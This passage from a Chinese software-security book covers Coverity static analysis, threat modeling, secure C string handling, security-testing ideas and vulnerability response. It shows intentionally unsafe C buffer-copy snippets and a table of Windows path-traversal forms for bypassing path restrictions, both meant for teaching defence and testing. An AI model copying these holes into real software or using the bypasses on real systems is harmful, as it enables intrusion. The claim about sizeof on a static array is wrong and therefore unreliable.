


图 16.5.1 Coverity 的漏洞管理界面

图 16.5.1 是 Coverity 3.5 的漏洞管理界面, 它发现程序在循环控制中使用 float 型变量和 int 型变量进行 “==” 的逻辑比较, 这很可能会因为浮点计数的误差导致死循环。

Coverity 提供比较友好的 GUI 界面, 允许用户在检测规则 (checker) 和代码之间方便地切换, 并提供了完善的统计功能, 便于 bug 的管理和维护。

题外话: 在洛杉矶与 Coverity 的工程师交流 checker 开发技术的时候, 我了解到目前 Coverity 的大型企业用户已经超过了 200 个, 其中不乏 Symantec、HP、Panasonic、Samsung 等知名企业。Coverity 是一家乐观自信的 “小” 公司, 用他们自己的话来说, 就是 “We are small, but we are strong”。

或许编写一个 Fuzz 工具并不困难, 但要想实现静态代码分析工具就不是一件容易的事

了，因为首当其冲的是要让分析工具“理解”源代码，这相当于实现一个编译器。我曾经研究过一段时间用静态代码分析的方法来检测漏洞，并且实现了一个分析 PHP 脚本中 SQL 注入漏洞的简易工具。个人认为，所有静态代码分析的理论和技术都面临同样一个棘手问题：那就是如何处理程序逻辑中由动态因素引起的复杂条件分支和循环。

静态分析算法要想取得实质性的突破必须面对“彻底读懂”程序逻辑的挑战，在形式语言上这实际涉及上下文相关文法，而编译理论和状态机理论只发展到解释上下文无关文法的阶段。

图灵曾经证明过，检测程序中的死循环是不可计算的，即著名的图灵机停机问题。或许人类真的无法做到让计算机“彻底理解”程序，但能够像 Coverity 这样帮助计算机“更好地理解”程序，也是不小的进步。

第 17 章 安全的软件生命周期

安全的软件产品需要在软件生命周期的各个环节都考虑安全因素。

一般在项目开始之前, 应当对所有人员进行安全知识培训, 包括编码、常见的攻击方式和安全风险等, 因为开发人员的素质将最终决定软件的质量。

在软件设计阶段应该明确安全方面有哪些目标需要达到、软件可能遇到的攻击和安全隐患等。如果在设计阶段出了问题, 那将成为致命的缺陷。敏感数据(如用户密码)应该怎样存, 存在哪里; 机密数据应当怎样传输, 应当采取哪些安全技术(如 ipsec、ssl、https); 权限的划分等都应该在设计阶段仔细考虑。

在软件开发阶段, 应当从编码角度尽量避免使用不安全的函数等, 另外, 高级的编译选项也能协助提高软件的安全性。

测试阶段的安全审计工作可能是最繁重的, 因为安全性本身就是软件质量的一个特殊体现。Fuzz 测试、攻击测试、静态代码审计等都是经常被采用的方式。

最后, 当软件发布以后, 仍然可能发现严重的漏洞。维护阶段的漏洞管理与安全响应也是非常重要的。

17.1 Threat Modeling

Threat Modeling (威胁建模) 是在软件设计阶段加入安全因素的好办法。这种方法在微软的设计中已经得到了广泛使用。

Threat Modeling 和设计阶段的其他建模工作有一些类似的地方, 例如, 要说明软件的工作流程、软件与外界交互的方式、数据怎样进入软件等。除此以外, Threat Modeling 更加关心安全问题, 例如, 在模型中应当指明安全边界、指明哪些数据是可信的、哪些输入接口应当被假设为攻击目标、列举所有潜在的攻击方式等。

根据软件功能的不同, 建模语言的选用也会不同。UML (Unified Modeling Language, 统一建模语言) 和 DFD (Data Flow Diagram, 数据流图) 都是流行的建模方式。由于数据流的走向是 Threat Modeling 最关心的东西, 故在实际应用中, DFD 似乎更加流行。

一个常见的 Threat Modeling 一般会包括以下几方面内容。

(1) **Description**: 对系统的简短描述。一般要求突出数据流穿越安全边界、身份验证发生在哪里、哪些操作应当被假设为攻击等。

(2) **DFD (Data Flow Diagrams)**: 数据流图描述。注意数据流图 (DFD) 和程序流程图 (Flow Chart) 不同, 它关注数据的走向。在 Threat Modeling 的 DFD 中一般需要表明系统安全边界和所有出入安全边界的数据。系统安全边界以外的所有输入都将被假设为潜在的攻击性输入, 在其穿越安全边界进入系统之前应当经过严格的格式检查或身份验证。

(3) **Checks and Balances**: 一般是一组表, 需要列举出系统所有的输入点 (entry point), 并标明这些接口的数据来源是否可信等。

(4) **Threats**: 这部分应该列举出系统可能遇到的所有潜在安全风险和攻击方式, 以及怎样防御这些攻击。常见的安全风险包括欺骗 (spoofing)、信息泄露 (information disclosure)、DOS (Denial of Service) 等。

系统设计与建模是软件工程中一个重要环节, 详细讨论这方面的理论和技术超出了本书的范围。微软的 Frank Swiderski 与 Window Snyder 合著的《Threat Modeling》是一本在威胁建模方面非常著名的书籍, 有兴趣的读者可以从这本书里获得更多的知识。

另外, Peter Torr 所写的一篇很有启发性的文章能够帮助您迅速掌握 Threat Modeling。在这篇文章中, 您甚至可以直接了解到怎样用 Visio 绘制 DFD, 以及各种图例代表什么含义。您也可以通过链接 <http://blogs.msdn.com/ptorr/archive/2005/02/22/378510.aspx> 浏览这篇文章。

17.2 编写安全的代码

绝大多数程序员对自己程序中调用的 strcpy、strcat、strlen 等不安全的函数都很有信心, 因为他们觉得自己能够控制函数的输入数据, 这些数据一定是按照预期的大小和格式送入函数的。软件中的漏洞往往就来自于程序员对自己编程习惯的过分自信。

将 strcpy 简单地替换成 strncpy 后, 仍然可能存在问题, 这集中体现在字符串长度 “n” 上, 例如:

```
function demo(char * a)
{
    char b[100];
    ...
    strncpy(b, a, strlen(a));
    ...
}
```



当传入的字符串 `a` 的长度大于 100 字节的时候, 仍将发生溢出。也许您会使用 `sizeof` 函数来计算字符串长度, 但是很可惜, 不少程序员把这个函数误用于指针。

```
static char addr[100];
he = gethostbyaddr(...);
if (he == NULL)
    strncpy(addr, inet_ntoa(in), sizeof(addr))
else
    strncpy(addr, he->h_name, sizeof(addr));
```

上面的代码片段来自于 Linux 中的一个真实的漏洞, `sizeof(addr)` 在这里返回的将是一个指针的长度 4, 而不是静态数组的大小 100。

将 `demo` 函数修改成如下形式。

```
function demo(char * a) {
    char *b;
    ...
    int len = strlen(a);
    b = malloc(len+1);
    strncpy(b, a, strlen(a));
    ...
}
```

仔细思考一下现在安全了吗? 您能够绝对确保传入的字符串 `a` 不是一个 `NULL` 指针吗? 另外, 还需要考虑在哪里 `free` 堆空间, 否则将会造成内存泄露。

在您充满自信地使用 `char * strcat(char*dst, const char* append)` 时, 您应该已经想到了要提前确认目标缓冲区的大小足够容纳新加入的字符串。

```
if (sizeof(dst)-strlen(dst)-1 >= strlen(append))
    strcat(dst, append);
```

这样的检查也是在假定 `dst` 是一个局部的字符型数组而不是一个指针, 以及假定 `dst` 和 `append` 是正常地以 `NULL` 结束的字符串的前提下才是安全的。

要想充满自信地安全使用 `strcat` 并不容易。当您仔细思考这些边界问题时会发现, 正确





地使用 `strncat` 其实也不容易。

```
strncat(dst, append, sizeof(dst)-strlen(dst)-1)
```

这样的调用方式仍然基于前面的两条假设, 可见比起 `strcat` 并没有实质性的进步。
`strlcat` 似乎稍微好用一点。

```
strlcat(dst, append, sizeof(dst))
```

这种调用即使 `dst` 字符串没有按照 `null` 正常结束也能正确执行, 然而当 `append` 没有以 `null` 正常结束时, 问题仍然存在。

有人提出将超出缓冲区的部分直接截断并丢弃掉, 这种办法能够解决一些问题, 但是同时意味着函数的功能将被打上折扣。

此外, 对字符串进行的编码操作, 如 UTF-8、UNICODE 转换等将会引起字符串长度的增加, 这也是引起缓冲区溢出的一个重要因素, 在编码中应当非常注意。

可见要想做到真正安全的使用这些字符串操作函数并不是一件非常简单的事情。Visual Studio 2005 提供了一套新的安全字符串操作函数, 如 `strcpy_s()`、`strncpy_s()`、`strncat_s()` 等。VS2005 在编译时会自动警告对 `strcpy`、`strcat` 等不安全函数的调用, 并将默认使用带“s”后缀的安全函数。在编码时, 我们大力推荐使用这些安全的函数替换以前的字符串处理函数。

软件开发阶段的安全除了要求程序员提高编程质量之外, 使用 GS 安全编译选项也能大大提高软件的安全水平。对 GS 选项不熟悉的朋友请复习第 9 章中的内容。

编写高质量的代码不是一天能够炼成的功夫。微软的 Michael Howard 与 David LeBlanc 所合著的《Writing Secure Code》一书中集中讨论了编写安全代码的方方面面。

17.3 产品安全性测试

安全性测试是安全的软件生命周期中一个重要的环节。

进行安全测试需要精湛的攻击技术、敏锐的黑客思维和丰富的开发经验。这些测试人员往往被称作 Tiger Team、Ethic Hacker、Penetration tester 或者 Pen-tester。大型的软件公司一般都有自己的产品安全部专职负责软件的安全测试, 有时也会雇佣来自于安全咨询公司的安全专家实施攻击测试。

一次安全性测试实际上就是一轮多角度、全方位的攻击。由于系统安全所特有的“木桶效应”, 测试的全面性对安全测试人员的要求更高, 他们不能像攻击者那样止步于一个漏洞, 而是要抢在攻击者之前尽可能多地找到产品中的“所有”漏洞, 以减少产品遭到攻击的可能

性。与攻击者比起来，安全测试人员也有一定优势，就是他们能够获得更多的技术支持，比如来自开发团队的技术文档等。

如果软件生命周期中没有安排安全性测试环节，也不用担心这些漏洞发现不了——攻击者会为您的产品做这类测试，只是测试的结果和攻击代码可能会直接向全世界公布出来，用0day曝光的方式毁掉公司的声誉。

普通的功能性测试的主要目的是“确保软件能够完成预先设计的功能”；而安全性测试的主要目的是“确保软件不会去完成没有预先设计的功能”。

安全性测试非常灵活，需要像黑客一样思考，有时甚至需要一点灵感，因此没有固定的步骤可以遵循。这里给出一些通用的思路和方法，希望这些归纳出的攻击思路能够抛砖引玉，启发您设计出恰当的测试方案。

(1) 畸形的文件结构：畸形的 Word 文档结构、畸形的 mp3 文件结构等都可能触发软件中的漏洞。File Fuzz 是测试这类漏洞的好方法。

(2) 畸形的数据包：软件中存在客户端和服务端的时候，往往会遵守一定的协议进行通信。程序员在实现时往往会假定用户总是使用官方的软件，数据结构总是遵守预先设计的格式。试着自己实现一个伪造的客户端，更改协议中的一些约定，向服务器发送畸形的数据包，也许能发现不少问题；反之，客户端在受到“出乎意料”的服务器端的数据包时，也可能遇到问题。

(3) 用户输入的验证：所有的用户输入都应该进行限制，如长字符串的截断、转义字符的过滤等。在 Web 应用中应该格外注意 SQL 注入和 XSS 注入问题，SQL 命令、空格、引号等敏感字符都需要得到恰当的处理。

(4) 验证资源之间的依赖关系：程序员往往会假设某个 dll 文件是存在的，某个注册表项的值符合一定格式等。当这些依赖关系无法满足时，软件往往会做出意想不到的事情。例如，我曾遇到过某些软件把身份验证函数放在一个 dll 文件中，当程序找不到这个文件时，身份验证过程将被跳过！

(5) 伪造程序输入和输出时使用的文件：包括 dll 文件、配置文件、数据文件、临时文件等。检查程序在使用这些外部的资源时是否采取了恰当的文件校验机制。

(6) 古怪的路径表达方式：有时软件会禁止访问某种资源，程序员在实现这种功能时可能会简单地禁用该资源所在的路径不被访问。但是，Windows 的路径表示方式多种多样，很容易漏掉一些路径。例如，表 17-3-1 列出了一些对 Windows XP 下计算器程序访问的路径表达方式。

表 17-3-1 Windows XP 下计算器程序访问的路径

访问 Windows XP 下计算器程序的不同方式	说 明
C:\WINDOWS\system32\calc.exe	普通的绝对路径
C:/WINDOWS/system32/calc.exe	UNIX 路径格式
\\?c:\WINDOWS\system32\calc.exe	通过浏览器或 run 访问
file://C:\WINDOWS\system32\calc.exe	通过浏览器或 run 访问
%windir%\system32\calc.exe	通过环境变量访问
\\127.0.0.1\C\$\WINDOWS\system32\calc.exe	需要共享 C 盘
C:\WINDOWS\..\WINDOWS\system32\calc.exe	路径回溯
C:\WINDOWS\.\system32\calc.exe	路径回溯

在使用了 UTF-8 编码之后的 URL 路径更加五花八门，在做安全测试时应该确认被禁止使用的资源能够彻底被禁用。

(7) 异常处理：确保系统的异常能够得到恰当的处理。在 Web 应用中应当着重确保服务器不会把错误信息未经处理地显示给客户端，因为错误信息的直接反馈很可能会造成敏感信息泄露，为注入攻击者提供深度入侵的线索。以我个人的经验，没有经过安全测试的网站很容易出现这个问题。

(8) 访问控制与信息泄露：很多 Web 开发人员会假设用户不知道 Web 目录结构，并总是首先访问 Web 根目录下的 index 页面或者 login 页面，所有的 session 控制都从这个默认页面做起。一个攻击者可能会尝试直接访问 Web 目录下的任意文件，如果页面重定向没有做好，可能会引起攻击者绕过验证机制访问未经许可的内容；如果路径限制没有做好，攻击者甚至可以通过路径回溯的方法访问服务器上的任意文件。

(9) 对程序反汇编：检查程序的 PE 文件中是否存有明文形式的密码、序列号等敏感信息。

由 Mark Dowd、John McDonald、Justin Schuh 合著的《The Art of Software Security Assessment》堪称安全测试技术书籍的经典，此外微软的 Tom Gallagher、Bryan Jeffries 和 Lawrence Landauer 合著的《Hunting Security Bugs》也是一本值得推荐的安全测试指导书籍。可惜的是这两本著作目前国内都还没有引进，而 50 美元的价格也足以让大多数读者望而却步。



17.4 漏洞管理与应急响应

356

0 day 安全：软件漏洞分析技术

即使在设计、实现、测试过程中加入了安全因素，最终的软件产品仍可能存在漏洞。当漏洞被发现后，迅速确认、响应、修复漏洞是非常重要的。大型的软件公司都会有自己的安全响应队伍专职处理安全事件，在发现漏洞后的第一时间采取措施，以保护客户的利益不被侵害。

在计算机应急响应方面，国内还处于比较落后的状态。据我所知，目前为止只有腾讯公司设立了独立的安全响应部门，专职负责产品的漏洞修复、补丁发布等安全工作。大多数软件公司还是把 QA 的主要精力放在产品的功能测试上，而不是安全方面。

此外，国内官方的应急响应站点大多只是转载微软的补丁列表和安全公告，专业的应急响应队伍和漏洞分析队伍很少，相反倒是一些民间的黑客组织在这方面显得更加专业。

一般来说，根据漏洞发布的不同方式，安全响应工作的流程也不一样。

在安全技术界有一个“潜规则”，就是当漏洞被发现后应该直接报告软件厂商，并在官方补丁发布前暂时对外保密。由安全专家发现的漏洞、公司内部的开发人员、测试人员等发现的漏洞、用户在使用产品时发现的问题、CERT 和 CVE 等安全机构上报的漏洞等都会遵守这个“潜规则”。这种漏洞上报方式有时被称作“Responsible Post”（负责任的公布）。

这种情况下对漏洞的响应可以大致分为以下 4 个阶段。

(1) 发现漏洞通知厂商：漏洞首先被报告给安全响应中心，经过初步的鉴定，安全响应队伍会向漏洞上报者确认已经收到漏洞报告，此刻正在进行分析。

(2) 确认漏洞和风险评估：安全响应队伍会联系漏洞上报者和相关产品的开发部门，以获得更多的技术细节，如 POC、产品源代码等，用于重现漏洞。有时甚至会将漏洞上报者、产品开发团队召集在一起进行讨论。当漏洞被成功重现后，会为漏洞定一个威胁等级。

(3) 修复漏洞：安全响应队伍和开发队伍协商决定解决方案，并确定响应工作的时间表。开发部门开始修复漏洞。当补丁完成后，需要在所有受影响的产品版本上进行严格的测试。在此期间，安全响应队伍必须和漏洞上报者保持密切的联系，沟通响应工作的进度。以上所有的工作一般在一周内完成。

(4) 发布补丁及安全简报：对外公布安全补丁，通知所有用户（大客户）patch 漏洞；在网站上发布安全简报，其中会特别感谢上报漏洞和协助修复漏洞的安全研究人员。

大多数漏洞公布都遵守软件厂商的公布流程，即先通知软件厂商、协助修复并完成安全响应、最终由软件厂商发布补丁，并在安全简报中公布漏洞同时感谢漏洞上报者。但不负责

任的 Oday 曝光也会时常遇到，这时的安全响应将会变成应急响应。

之所以说 Oday 曝光是一种不负责任的做法，是因为这样的公布方式没有给软件厂商足够的响应时间。这种情况是我们最不愿意见到的，但却是黑客最期待见到的。这样的漏洞公布方式会引起全世界的关注，很多媒体会立刻进行转载和报道。由于软件厂商没有充足的时间进行安全响应，攻击者很可能会抢在安全补丁发布之前写出 exploit，这时所有的用户都有可能成为攻击目标，甚至威胁到整个 Internet。

Oday 响应的步骤会有所不同，集中体现在对外界的消息发布上。

(1) 漏洞被直接公布：安全响应队伍开始分析漏洞；软件公司的对外发言部门和技术支持部门开始回应媒体的质询；安全响应部门在网上公开回应漏洞发布者；这次回应的主要内容是告诉外界漏洞已经开始处理，并建议用户采取临时性措施在补丁发布前保护自己的利益。

(2) 确认漏洞和风险评估：所做的事情和正常流程基本一样，包括确认漏洞、重现攻击等。当漏洞被彻底分析清楚时，安全响应中心应该立刻更新先前发布的公告。

(3) 修复漏洞：相关开发部门以最快的速度完成补丁。这种响应要求迅速、准确，熬夜奋战一般是在所难免的。

(4) 发布补丁及安全简报：向所有用户发布官方补丁，并更新最终的安全公告。在这种情况下，软件厂商绝不会致谢漏洞公布者。

可见，直接公布安全漏洞会使整个 Internet 处于 Oday 危机之中，大量用户将受到攻击的威胁。事实上，攻击者一般不会主动公布自己掌握的 Oday 漏洞，大多数情况下是使用 Oday 进行攻击时不慎被截获而曝光的。Oday 漏洞是攻击者眼中最有价值的技术资料，而且一旦被发现往往被视为商业机密。

参考文献

- 《The Art Of Software Security Assessment》 Mark Dowd, John McDonald, Justin Schuh
- 《Hunting Security Bugs》 Tom Gallagher, Bryan Jeffries, Lawrence Landauer
- 《Writing Secure Code》 Michael Howard, David LeBlanc
- “Writing Small Shellcode” Dafydd Stuttard
- “Windows heap overflows” David Litchfield
- “Third Generation Exploitation” Halvar Flake
- “Windows Heap Exploitation(Win2KSP0 through WinXPSP2)” Matthew Conover
- 《加密与解密》第二版 段钢
- 《软件加密技术内幕》 看雪学院
- 《网络渗透技术》 许治坤 王伟 郭添森 杨翼龙

[G e n e r a l I n f o r m a t i o n]

书名= O D A Y安全：软件漏洞分析技术 . 电子工业出版社，

S S号=

U R L = h t t p : / / i m a g e 1 . 5 r e a d . c o m / i m a g e / s s 2 j p g . d l
I ? d i d = b 3 6 & p i d = B A 9 1 B 4 6 4 A 0 7 0 0 C F F E C B 2 8 E 4 8 8 6 D 7 C
F B F 1 5 6 5 B 2 D E A 4 F 9 A 2 0 0 A 9 3 C C 6 6 B E C E 2 F D C 9 8 F C A A 2 8 A
0 7 5 3 8 F 4 7 E 5 2 E 3 3 1 B 5 D C D 8 A 8 4 1 1 5 D B 0 B 2 0 3 3 7 0 6 4 D B F D
3 C 8 B 0 3 B 6 6 8 A 5 F B 5 B 9 8 9 D C 5 0 A D F 2 E C 6 3 E 7 3 A D 3 6 1 F E A 5
0 B 8 6 E 5 3 A C 6 5 F 1 F 9 D 6 C 6 1 B F 3 1 3 C & j i d = / 0 0 0 0 0 1 . j p g &
z o o m = 2
S S P A R A M S =